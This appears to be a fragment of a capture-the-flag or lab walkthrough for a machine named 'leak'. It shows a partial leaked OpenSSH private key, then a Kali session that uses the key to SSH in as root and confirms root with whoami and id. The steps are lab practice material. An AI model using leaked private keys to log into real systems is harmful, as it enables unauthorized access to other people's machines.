File Edit View Go Bookmarks Help
Previous Next 1 (1 of 1)
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAA
NhAAAAAwEAAQAAAYEAt0W7S3wjy3ZUvvKKLxSwPXpB0AoUhnGLKOaRC
w2rHjnpG/GUcXHjVitPyUW3kWEI+OrGtT9ZKBIfoSsDV9DUKwNnnol5
BIe7hWZhUzJt1D7BVcFxmhr9B1n07y6N1jhT0XNjgBkGyKrXSld3+NF
8QOkSrC4AMghAWd+JoTv8zTBCDwbT4k/8SSocojapUAgFbyFQ0M5PYC
KcsHj/IgbBGzwbtJIGFvDCx6XayMLABSJieRufwv4n+IhAKzUZV9Kh+
Tv3fd38fFUKvmL29uruJt+fo420S0ZEjJhyFH4OnBWpTF5gnSBN63U0
FzvDJUjUAyTPg06dPT1938iUFbCEkwBGzkGochhV79RcB6RtF9KD/1r
f1I5j71+GtsUKmddLLSY6G3u9hUsO+ucgbSaKPtTAAAFgPc/V9z3P1f
EAAAGBALdFu0t8I8t2VL7yii8UsD16QdAKFIZxiyjmkQlKRKy0VFfh7
HFx41YrT8lFt5FhCPjqxrU/WSgSH6ErA1fQ1CsDZ56JeV+avSh8GNYf
bdQ+wVXBcZoa/QdZ9O8ujdY4U9FzY4AZBsiq10pXd/jRf48CLVXCwUn
IQFnfiaE7/M0wQg8G0+JP/EkqHKI2qVAIBW8hUNDOT2Akc3WKNW9haF
s8G7SSBhbwwsel2sjCwAUiYnkbn8L+J/iIQCs1GVfSofueHmVX516Lb
r5i9vbq7ibfn6ONtEtGRIyYchR+DpwVqUxeYJ0gTet1NFXRm3D1N9OH
z4NOnT09fd/IlBWwhJMARs5BqHIYVe/UXAekbRfSg/9aza+m3WLdvCy
FCpnXSy0mOht7vYVLDvrnIG0mij7UwAAAMBAAEAAAGBALCJ2h2fSfe
mQDC9pRiwy1PjG8poN5sT03HBZgky+GdYT0TckyooE12YwPVXU7kVaI
w8/GHEKiZC8Sg8exiEuUNpJbv/RYSgnrCkaxGyHPt7K87IVP6mCqA/N
V5aKgnGZCfbDDwWZikP3IytovOaFMSN/q+ebA/FxP8NhcyrNRwN5UQG


root@leak: ~
george@leak: /tmp
┌──(root㉿kali)-[/home/guel/Work]
└─# ssh root@fe80:0000:0000:0000:0a00:27ff:fe00:7c16%eth0 -i id
root@leak:~# whoami
root
root@leak:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@leak:~#